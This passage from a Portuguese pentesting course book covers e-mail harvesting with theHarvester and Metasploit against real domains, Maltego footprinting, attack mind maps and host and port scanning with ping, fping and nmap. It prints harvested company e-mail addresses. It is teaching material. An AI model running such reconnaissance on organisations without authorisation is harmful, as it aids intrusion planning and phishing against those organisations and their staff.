

@domínio\_da\_empresa no buscador sem o uso dos operadores.

Mas, como o foco é apenas e-mails, temos duas ótimas ferramentas específicas para realizar essa coleta: o `theHarvester` e o `Gather` do Metasploit.

## The Harvester

O `theHarvester` é uma ferramenta que faz parte da suíte de programas do Kali Linux. Ela realiza buscas em diversos buscadores, como Google, Bing, LinkedIn etc.

Para utilizar a ferramenta, abra o terminal no Kali Linux e realize uma busca:

```
root@kali:~# theharvester -d guardweb.com.br -l 500 -b all
Full harvest..
```

```
    Searching in Google..
```

```
    Searching 500 results...
```

```
[-] Searching in PGP Key server..
```

```
[-] Searching in Bing..
```

```
    Searching 500 results...
```

```
[-] Searching in Exalead..
```

```
    Searching 550 results... [+]
```

```
Emails found:
```

```
-----
```

```
abailon@guardweb.com.br
```

```
adalrib@guardweb.com.br
```

```
...
```

```
theharvester: inicia a ferramenta.
```

```
-d: indica o domínio a ser buscado; neste caso, guardweb.com.br.
```

```
-l: indica a quantidade de e-mails a serem buscados.
```

```
-b: indica o buscador que será utilizado para a busca; neste caso, all, e ele vai buscar em todos os sites de busca.
```

Para ver todas as opções que podem ser utilizadas, digite apenas `theharvester` no terminal.

## O Gather

O Gather é uma ferramenta do msfconsole que faz parte da suíte de programas do Kali Linux. Para a sua utilização, é necessário iniciar o serviço de banco de dados SQL:

```
root@kali:~# service postgresql start
```

Após isso, é necessário iniciar o msfddb, o banco de dados do Metasploit:

```
root@kali:~# msfddb init
```

```
A database appears to be already configured, skipping initialization
```

Agora vamos iniciar a console Metasploit para explorar o módulo Gather:

```
root@kali:~# msfconsole
```

...

Save 45% of your time on large engagements with Metasploit Pro  
Learn more on <http://rapid7.com/metasploit>

```
= [ metasploit v4.14.1-dev ]  
+ = [ 1628 exploits - 927 auxiliary - 282 post ]  
+ = [ 472 payloads - 39 encoders - 9 nops ]  
+ = [ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
msf >
```

Localizando o Gather:

```
msf > use auxiliary/gather/search_email_collector
```

Para verificar as opções digite:

```
msf auxiliary(search_email_collector) > show options
Module options (auxiliary/gather/search_email_collector):
Name  Current Setting Required Description
```

| Name          | Current Setting | Required | Description                                   |
|---------------|-----------------|----------|---|
| DOMAIN        | yes             |          | The domain name to locate email addresses for |
| OUTFILE       | no              |          | A filename to store the generated email list  |
| SEARCH_BING   | true            | yes      | Enable Bing as a backend search engine        |
| SEARCH_GOOGLE | true            | yes      | Enable Google as a backend search engine      |
| SEARCH_YAHOO  | true            | yes      | Enable Yahoo! as a backend search engine      |

Veri que se as opções para busca no Bing, Google e Yahoo estão configuradas por padrão.

Vamos configurar uma coleta através do domínio:

```
msf auxiliary(search_email_collector) > set DOMAIN 4linux.com.br
DOMAIN => 4linux.com.br
```

Iniciando a coleta:

```
msf auxiliary(search_email_collector) > run

[*] Harvesting emails .....
[*] Searching Google for email addresses from 4linux.com.br [*]
Extracting emails from Google search results... [*] Searching Bing email
addresses from 4linux.com.br [*] Extracting emails from Bing search
results...
[*] Searching Yahoo for email addresses from 4linux.com.br [*]
Extracting emails from Yahoo search results...
[*] Located 4 email addresses for 4linux.com.br
[*] 5107b343.4070807@4linux.com.br
[*] contato@4linux.com.br
[*] marketing@4linux.com.br
[*] treinamento@4linux.com.br
[*] Auxiliary module execution completed
```

Observe que ele retornou no console alguns e-mails encontrados.

Dica

É interessante você saber até que ponto os endereços de e-mail da sua empresa estão expostos, a fim de evitar ser vítima desses ataques.

---

## ~#[Pensando\_fora.da.caixa]

A coleta de e-mails pode ser utilizada para diversos fins, como engenharia social, rastreamento de usuários e engenharia reversa.

### Maltego

O Maltego é uma ferramenta interativa de mineração de dados que processa gráficos direcionados para análise de links. A ferramenta é usada em investigações online para encontrar relações entre peças de informação de várias fontes localizadas na internet.

Ela usa a ideia de transformar para automatizar o processo de consulta de diferentes fontes de dados. Essas informações são exibidas em um gráfico baseado em nó adequado para executar a análise de link.

Atualmente, há três versões do cliente Maltego: Maltego Community Edition (CE), Maltego Classic e Maltego XL. Nossos testes serão focados no Maltego CE.

Todos os três clientes Maltego vêm com acesso a uma biblioteca de transformações padrão para a descoberta de dados de uma ampla gama de fontes públicas que são comumente usados em investigações online e forense digital.

Como o Maltego pode integrar-se perfeitamente a praticamente qualquer fonte de dados, muitos fornecedores de dados optaram por usá-lo como uma plataforma de entrega para seus dados. Isso também significa que o Maltego pode ser adaptado às suas próprias necessidades.


### Utilizando o Maltego CE

A ferramenta Maltego CE faz parte da suíte de programas do Kali Linux. Para iniciar o programa, clique no menu:

Applications > Information Gathering > maltegoce

Para utilizar o programa é necessário realizar um registro, o qual pode ser feito a partir da inicialização do programa.

Após realizar o login vamos iniciar a máquina na opção Footprint L1; esta opção vai tentar colher informações básicas do domínio.



Insira o domínio-alvo a ser analisado:

STEPS

1. Choose machine

2. Specify target

SPECIFY TARGET: Please provide parameters for the machine to target.

The Company Stalker machine requires the following inputs:

Domain Name

spacex.com


< Back

Next >

Finish


Cancel

Será apresentado um gráfico na tela com informações de nomes do domínio, como os servidores de nome, website, AS, IPV4, MX record, Netblock e URLs, donos etc., fazendo correlações de cada elemento.



Podemos realizar buscas específicas em cada elemento apresentado, clicando com o botão. Veja alguns deles:

### 1) Elementos que podem ser pesquisados em um DNS:



Converter IP para o nome e vice-versa.




2) Elementos que podem ser pesquisados em um endereço de IP:

- Converter DNS para IP.
- Domínios usando MX NS.
- Detalhes do dono do IP.

3) Elementos que podem ser pesquisados em um Netblock (um range de IP):







Observe que ele expande ainda mais as informações do domínio específico. Neste caso, servidores DNS deste IPv4, localização geográfica, donos, websites que ele contém e informações do range de IP.

Essa árvore de elementos não para de crescer, e é possível extrair muitas informações com essa ferramenta, de forma lógica e extremamente organizada.

## Mapa mental

Mapa mental, ou mapa da mente, é o nome dado a um tipo de diagrama sistematizado pelo psicólogo inglês Tony Buzan e voltado para: gestão de informações, de conhecimento e de capital intelectual; compreensão e solução de problemas; memorização e aprendizado; criação de manuais, livros e palestras; utilização como ferramenta de brainstorming (tempestade de ideias); e auxílio da gestão estratégica de uma empresa ou negócio.

Os mapas mentais procuram representar, com o máximo de detalhes possível, a relação conceitual entre informações que normalmente estão fragmentadas, difusas e pulverizadas no ambiente operacional ou corporativo. Trata-se de uma ferramenta para ilustrar ideias e conceitos, dar-lhes forma e contexto, traçar as relações de causa, efeito, simetria e/ou

similaridade que existem entre elas e torná--las mais palpáveis e mensuráveis, para que, a partir delas, se possa planejar ações e estratégias a fim de alcançar objetivos específicos.

## Criando um mapa de ataque

O mapa mental é uma importante ferramenta para realizar um pentest, pois, por exemplo, é possível criar um mapa mental de ataque a partir de um domínio. Recapitulando o que foi apresentado até aqui, vamos supor o seguinte cenário:


O nosso alvo é um domínio específico na internet, e queremos conseguir acesso ao sistema para realizar a cópia de um banco de dados, mas temos em mãos apenas o nome de domínio do site-alvo.

O primeiro passo que podemos realizar é coletar informações sobre o alvo; podemos utilizar vários caminhos para realizar a coleta, seja uma coleta passiva, sem ter contato direto com o alvo (por exemplo, utilizando o Google Hacking, o Shodan, o Censys etc.), ou uma coleta ativa, quando realizamos o contato direto com o alvo (por exemplo utilizando ferramentas como o ping, Maltego, entre outros, utilizando a engenharia social, como realizar telefonemas, enviar e-mails para funcionários e até realizar aplicação para uma vaga na empresa).

Com as informações coletadas é possível iniciar um processo de varredura no alvo, usar ferramentas para descobrir serviços ativos no servidor do domínio-alvo, descobrir as portas abertas, verificar versões dos programas, entre outros.

Todas essas informações podem ser documentadas de forma lógica e organizada. Dessa maneira, este documento auxilia o atacante a conectar pontos estratégicos para realizar um ataque bem-sucedido.

Veja um exemplo da criação de um mapa mental<sup>8</sup>:



Por exemplo: temos um domínio do alvo e queremos ganhar um acesso; vamos alimentar o mapa mental com informações do domínio e, após isso, vamos coletar dados desse domínio de forma remota e descobrir qual servidor está com a aplicação. Sendo assim, podemos realizar um scan para descobrir portas que estão abertas. Esse servidor está executando o serviço FTP na porta 21; podemos utilizar alguns métodos para descobrir qual a versão desse serviço, depois realizar pesquisas para descobrir vulnerabilidades dessa versão do serviço e possivelmente ganhar um acesso ao servidor e realizar a cópia do banco de dados.

Documentando todas essas etapas, ca mais claro o processo de ataque, sendo possível conectar diversos pontos e encontrar novos caminhos para ter sucesso no ataque.

- 
1. Videoaula TDI – Coletando Informações – Google Hacking.
  2. Videoaula TDI – Coletando Informações – Rastreamento de usuários.
  3. Videoaula TDI – Coletando Informações – Shodan.
  4. Videoaula TDI – Coletando Informações – Censys.
  5. Videoaula TDI – Coletando Informações – Coleta de endereços de e-mail.

6. Videoaula TDI – Coletando Informações – Maltego.

7. Videoaula TDI – Coletando Informações – Mapa mental.

8. Fonte: Software de Mapas Mentais – MindMeister Link: <https://mindmeister.com/> Screenshot da Aula do Treinamento em Técnicas de Invasão.



Nesta seção vamos expandir o nosso conhecimento para um ataque. De alguma forma tomamos conhecimento do nosso alvo e realizamos algumas buscas para conhecê-lo, e agora vamos iniciar a análise de tudo que foi coletado.

Vamos validar e conhecer com mais detalhes, testar comunicações e identificar status de portas. O nosso objetivo é conhecer o alvo ao máximo, e, caso você esteja realizando um mapa mental para algum projeto, nesta etapa serão coletados dados cruciais para a expansão do mapa.

### Ping Pong – varredura ICMP<sup>1</sup>

Vamos realizar alguns testes que podem ser utilizados para análise de comunicação com dispositivos.

Abra o terminal no Kali Linux, digite o comando para verificar a comunicação:

```
root@kali:~# ping 192.168.0.23
PING 192.168.0.23 (192.168.0.23) 56(84) bytes of data.
64 bytes from 192.168.0.23: icmp_seq=1 ttl=64 time=0.021 ms
64 bytes from 192.168.0.23: icmp_seq=2 ttl=64 time=0.033 ms
64 bytes from 192.168.0.23: icmp_seq=3 ttl=64 time=0.030 ms
^C
--- 192.168.0.23 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2025ms rtt
min/avg/max/mdev = 0.021/0.028/0.033/0.005 ms
```

ping: executa a aplicação ping.

192.168.0.23: dispositivo-alvo; pode-se utilizar o nome ou o endereço IP.

Este comando verifica se o host está ativo. Observe que ele retorna os pacotes ICMP, então pode ser que o host-alvo não responda ao ping pelo fato de ter alguma segurança aplicada.

#### FPING – varredura ICMP

Para verificar a comunicação de vários dispositivos, podemos utilizar o FPING e passar um range de IP para serem analisados.

```
root@kali:~# fping -c1 -g 192.168.0.0 192.168.0.255
92.168.0.1 : [0], 84 bytes, 1.62 ms (1.62 avg, 0% loss)

192.168.0.4 : [0], 84 bytes, 70.6 ms (70.6 avg, 0% loss)
192.168.0.16 : [0], 84 bytes, 4.31 ms (4.31 avg, 0% loss)
192.168.0.19 : [0], 84 bytes, 81.0 ms (81.0 avg, 0% loss)

ICMP Host Unreachable from 192.168.0.23 for ICMP Echo sent to
192.168.0.3
ICMP Host Unreachable from 192.168.0.23 for ICMP Echo sent to
192.168.0.6
...
```

fping: executa a aplicação fping.

-c: quantidade de pacote a ser enviado; neste caso, apenas 1.

-g: indica o range de IP.

Veja que a saída desse comando contém muita informação que não necessitamos no momento, então vamos melhorar a visualização desse comando para que ele nos mostre apenas as saídas úteis.

```
root@kali:~# fping -c1 -g 192.168.0.0 192.168.0.255 2> /dev/null >
ativos.txt
```

2>: envia as saídas de erros para /dev/null.

>: envia as saídas sem erros para /root/arquivos.txt.

No comando anterior enviamos a saída do fping para um arquivo; agora vamos analisar o arquivo:

```
root@kali:~# cat ativos.txt
192.168.0.1 : [0], 84 bytes, 1.55 ms (1.55 avg, 0% loss)
192.168.0.4 : [0], 84 bytes, 2.36 ms (2.36 avg, 0% loss)
192.168.0.14 : [0], 84 bytes, 0.23 ms (0.23 avg, 0% loss)
192.168.0.5 : [0], 84 bytes, 250 ms (250 avg, 0% loss)
192.168.0.15 : [0], 84 bytes, 2.19 ms (2.19 avg, 0% loss)
192.168.0.23 : [0], 84 bytes, 2.15 ms (2.15 avg, 0% loss)
```

Esses endereços mostrados nos documentos são endereços de IP ativos na rede no momento da execução do comando.

Para realizar uma visualização apenas dos endereços IP podemos utilizar o comando:

```
root@kali:~# cat ativos.txt | cut -d " " -f1
192.168.0.1
192.168.0.4
192.168.0.14
192.168.0.5
192.168.0.15
```



192.168.0.23

cat: visualiza o arquivo na tela, no caso o arquivo ativos.txt.

|: concatena os comandos antes do pipe (|) para o comando depois do pipe (|). cut: corta o arquivo.

-d: delimita o que será cortado; neste caso, tudo após «» (espaço).

-f: delimita a coluna que será apresentada; neste caso, a coluna 1.

## Nmap – Ping Scan

O Nmap também pode realizar essa varredura; porém, ele nos traz mais informações, pois analisa os pacotes TCP que estão trafegando na rede, e gera uma grande quantidade de log nela. Veja um exemplo de varredura ICMP com o nmap:

```
root@kali:~# nmap -sP 192.168.0.0/24
```

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-05-15 02:27
```

```
BST Nmap scan report for routerlogin.net (192.168.0.1) Host is  
up (0.0017s latency).
```

```
MAC Address: 50:6A:03:48:30:4F
```

```
(Netgear) Nmap scan report for  
192.168.0.2 Host is up (0.0028s latency).
```

```
MAC Address: 90:E7:C4:C9:98:35 (HTC)
```

```
Nmap scan report for 192.168.0.10
```

```
Host is up (0.054s latency).
```

```
MAC Address: BC:92:6B:93:33:84 (Apple)
```

```
...
```

```
Nmap done: 256 IP addresses (14 hosts up) scanned in 8.32 seconds
```

nmap: executa a aplicação nmap.

-sP: essa ag realiza um Ping Scan em um range de IP. 192.168.0.0/24: range a ser analisado.

O nmap realiza um scan muito avançado, com “muitas informações sobre o dispositivo”.

Vamos incrementar o comando do nmap para realizar a varredura de icmp e receber na tela apenas a informação dos IPs ativos na rede.

```
root@kali:~# nmap -sP 192.168.0.0/24 | grep for | cut -d " " -f5
routerlogin.net 192.168.0.2
192.168.0.4
192.168.0.5
192.168.0.8
192.168.0.14
192.168.0.15
192.168.0.16
192.168.0.23
```

|: concatena os comandos antes do pipe(|) para o comando depois do pipe(|). grep: exibe na saída ocorrências no texto após a palavra for. cut: corta o arquivo.

-d: delimita o que será cortado; neste caso, tudo após «» (espaço).

-f: delimita a coluna que será apresentada; neste caso, a coluna 5.

Observe que agora a saída do comando está apenas com as informações que necessitamos no momento.

#### Dica

Você pode criar scripts que automatizem este procedimento de scan de IP; para isso, abra um editor de texto e insira o script a seguir:

```
#!/bin/bash echo "Insira o RANGE:"
read RANGE
nmap -sP $RANGE | grep for | cut -d " " -f5
echo "..sexy.tool.."
```

Salve o arquivo com a extensão .sh, conceda permissão de execução para este arquivo (chmod +x nome\_do\_arquivo.sh) e divirta-se.

---

~#[Pensando\_fora.da.caixa]

Para bloquear respostas ICMP podemos utilizar o iptables. Algumas empresas bloqueiam a resposta ICMP para não serem alvos de ataques DoS.

```
root@kali:~# iptables -A INPUT -p icmp -icmp-type 8 -d  
192.168.0.0/24 -j DROP
```

iptables: executa a aplicação iptables.

-A INPUT: acrescenta a regra a uma determinada chain; neste caso, a chain INPUT (entrada de dados).

-p icmp: -p de ne o tipo de protocolo ao qual a regra se destina; neste caso, pacotes icmp.

-icmp-type 8: o tipo de solicitação de “ICMP echo-request” será bloqueado pela regra.

-d 192.168.0.0/24: especi ca o endereço/rede de destino utilizado pela regra; neste caso, toda a rede 192.168.0.0.

-j DROP: -j indica o que deve ser feito com um determinado destino; neste caso, DROP, barra um pacote silenciosamente.

Através de um simples ping não conseguimos mais identi car se o host está ativo, caso tenha sido aplicado uma regra de rewall para bloquear respostas de pacotes ICMP; porém, com o nmap é possível realizar uma varredura e obter algum resultado. Isso acontece porque o servidor-alvo pode estar com algum serviço de comunicação ativo – por exemplo, um servidor web apache na porta 80.

## Nmap – Network Mapper<sup>2</sup>

O Nmap é um utilitário gratuito e de código aberto para descoberta de rede e auditoria de segurança. Muitos sistemas e administradores de rede também o acham útil para tarefas como inventário de rede, gerenciamento de agendamentos de atualização de serviços e monitoramento do tempo de atividade do host ou do serviço.

O nmap usa pacotes IP crus (raw) em novas formas para determinar quais hosts estão disponíveis na rede, quais serviços (nome e versão do aplicativo) esses hosts estão oferecendo, que sistemas operacionais (e versões do sistema operacional) estão executando, que tipo de Itros de pacotes/rewalls estão em uso, e dezenas de outras características. Ele foi projetado para digitalizar rapidamente grandes redes, mas funciona bem contra hosts únicos.

Ele é executado em todos os principais sistemas operacionais de computadores, e os pacotes binários oficiais estão disponíveis para Linux, Windows e Mac OS X. Além do clássico executável nmap da linha de comando, o pacote nmap inclui um GUI avançado e visualizador de resultados (Zenmap), uma ferramenta exível de transferência de dados, redirecionamento e depuração (Ncat), um utilitário para comparar resultados de varredura (Ndiff) e uma ferramenta de geração de pacotes e análise de respostas (Nping).

## Utilizando o nmap

O nmap faz parte da suíte de aplicações do Kali Linux. Abra o terminal e digite o comando nmap e IP da rede-alvo a ser analisado:

```
root@kali:~# nmap 192.168.0.0/24
Starting Nmap 7.40 ( https://nmap.org ) at 2017-05-21 22:10 BST
Nmap scan report for 192.168.0.1
Host is up (0.0017s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
80/tcp    open  http
2869/tcp  open  iclap
MAC Address: 58:6D:8F:E4:79:F0 (Cisco-Linksys)
```

```
Nmap scan report for 192.168.0.14
Host is up (0.0010s latency).

Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
...
MAC Address: 08:00:27:F2:EB:AE (Oracle VirtualBox virtual NIC)
```

```
Nmap scan report for 192.168.0.15
Host is up (0.0000050s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 256 IP addresses (3 hosts up) scanned in 3.32 seconds
```

Veri que que o nmap apresentou na tela todos os IPs encontrados na rede e o status de cada serviço rodando em suas respectivas portas.

Vamos agora analisar uma máquina específica na rede. Abra o terminal e digite:

```
root@kali:~# nmap 192.168.0.14
Starting Nmap 7.01 ( nmap.org ) at 2017-05-14 15:33 BST
Nmap scan report for 192.168.0.14
Host is up (0.000016s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
```

```
22/tcp open ssh
139/tcp open netbios-ssn
445/tcp open microsoft-ds
Nmap done: 1 IP address (1 host up) scanned in 1.67 seconds
```

Por padrão ele faz uma varredura das portas abertas, mostra o número da porta, o tipo de conexão, o estado da porta e qual o serviço que a porta está utilizando.

Podemos utilizar a opção -v para verificar de modo verbose, ou seja, mostrando todo o processo que o nmap está realizando; veja o exemplo:

```
root@kali:~# nmap -v 192.168.0.14
Starting Nmap 7.40 ( https://nmap.org ) at 2017-05-15 03:17 BST
Initiating ARP Ping Scan at 03:17
Scanning 192.168.0.14 [1 port]
Completed ARP Ping Scan at 03:17, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 03:17
Completed Parallel DNS resolution of 1 host. at 03:17, 0.02s elapsed
Initiating SYN Stealth Scan at 03:17
Scanning 192.168.0.14 [1000 ports]
Discovered open port 445/tcp on 192.168.0.14
Discovered open port 139/tcp on 192.168.0.14
Discovered open port 22/tcp on 192.168.0.14
Completed SYN Stealth Scan at 03:17, 0.06s elapsed (1000 total ports)
Nmap scan report for 192.168.0.14 Host
is up (0.000060s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 6C:88:14:0C:5A:88 (Intel Corporate)
```

```
Read data les from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
